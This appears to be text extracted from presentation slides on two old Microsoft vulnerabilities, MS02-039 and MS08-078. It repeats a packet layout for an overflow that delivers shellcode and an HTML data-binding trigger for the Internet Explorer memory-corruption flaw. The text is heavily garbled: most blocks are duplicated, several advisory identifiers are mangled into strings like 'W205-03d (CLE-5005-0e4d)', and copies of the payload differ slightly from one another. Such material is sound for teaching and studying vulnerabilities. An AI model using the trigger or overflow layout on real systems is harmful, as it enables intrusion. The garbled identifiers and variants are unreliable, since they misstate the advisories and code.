


0x04 + [INSTANCENAME >= 96 bytes] != NULL + additional entities + shellcode



# MS02-039 (CVE-2002-0649/CWE-120)

vulnerable ecosystem




0x04 + [INSTANCENAME >= 96 bytes] != NULL + additional entities + shellcode



# MS02-039 (CVE-2002-0649/CWE-120)

vulnerable ecosystem



0x04 + [INSTANCENAME >= 96 bytes] != NULL + additional entities + shellcode



# MS02-039 (CVE-2002-0649/CWE-120)

vulnerable ecosystem




$0x04 + [\text{INSTANCENAME} \geq 96 \text{ bytes}] \neq \text{NULL} + \text{additional entities} + \text{shellcode}$





# MS02-039 (CVE-2002-0649/CWE-120)

vulnerable ecosystem



`0x04 + [INSTANCENAME >= 96 bytes] != NULL + additional entities + shellcode`



# MS02-039 (CVE-2002-0649/CWE-120)

vulnerable ecosystem




`0x04 + [INSTANCENAME >= 96 bytes] != NULL + additional entities + shellcode`



W205-03d (CLE-5005-0e4d)(CME-J50)

vulnerable ecosystem



```
0x04 + [INSTANCENAME >= 96 bytes] != NULL + additional entities + shellcode
```



## W205-03d (CAE-5005-0e4d\CME-T50)

vulnerable ecosystem



```
0x04 + [INSTANCENAME >= 96 bytes] != NULL + additional entities + shellcode
```





# MS08-078 (CVE-2008-4844/CWE-367)

vulnerable ecosystem

memory manipulation

vulnerability

```
<XML ID=I><X><C><![CDATA[<IMG SRC=\\\\&#x0a0a;&#x0a0a;.nbrito.net>]]></C></X></XML>
  <SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
    <SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
```



# MS08-078 (CVE-2008-4844/CWE-367)

vulnerable ecosystem

memory manipulation

vulnerability

DATABINDING

DATASRC

DATAFLD

trigger



```
<XML ID=I><X><C><![CDATA[<IMG SRC=\\\\&#x0a0a;&#x0a0a;.nbrito.net>]]></C></X></XML>
  <SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
    <SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
```



# MS08-078 (CVE-2008-4844/CWE-367)

vulnerable ecosystem

trigger



memory manipulation

vulnerability

DATABINDING

DATASRC

DATAFLD


CRecordInstance::CRecordInstance

```
<XML ID=I><X><C><![CDATA[<IMG SRC=\\\\&#x0a0a;&#x0a0a;.nbrito.net>]]></C></X></XML>
  <SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
    <SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
```



W208-018 (CLE-5008-4844/CME-3e1)

vulnerable ecosystem




```
<XML ID=I><X><C><![CDATA[<IMG SRC=\\\\"&#x0a0a;&#x0a0a;.nbrito.net>]]></C></X></XML>
  <SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
    <SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
```





# MS08-078 (CVE-2008-4844/CWE-367)

vulnerable ecosystem




```
<XML ID=I><X><C><![CDATA[<IMG SRC=\\\\&#x0a0a;&#x0a0a;.nbrito.net>]]></C></X></XML>
  <SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
    <SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
```



# MS08-078 (CVE-2008-4844/CWE-367)

vulnerable ecosystem




```
<XML ID=I><X><C><![CDATA[<IMG SRC=\\&#x0a0a;&#x0a0a;.nbrito.net>]]></C></X></XML>
  <SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
    <SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
```



W208-018 (CLE-5008-4844) CME-3e1

vulnerable ecosystem



```
<XML ID=I><X><C><![CDATA[<IMG SRC=\\\\"&#x0a0a;&#x0a0a;.nbrito.net>]]></C></X></XML>
  <SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
    <SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
```



# MS08-078 (CVE-2008-4844/CWE-367)

vulnerable ecosystem

trigger  
→

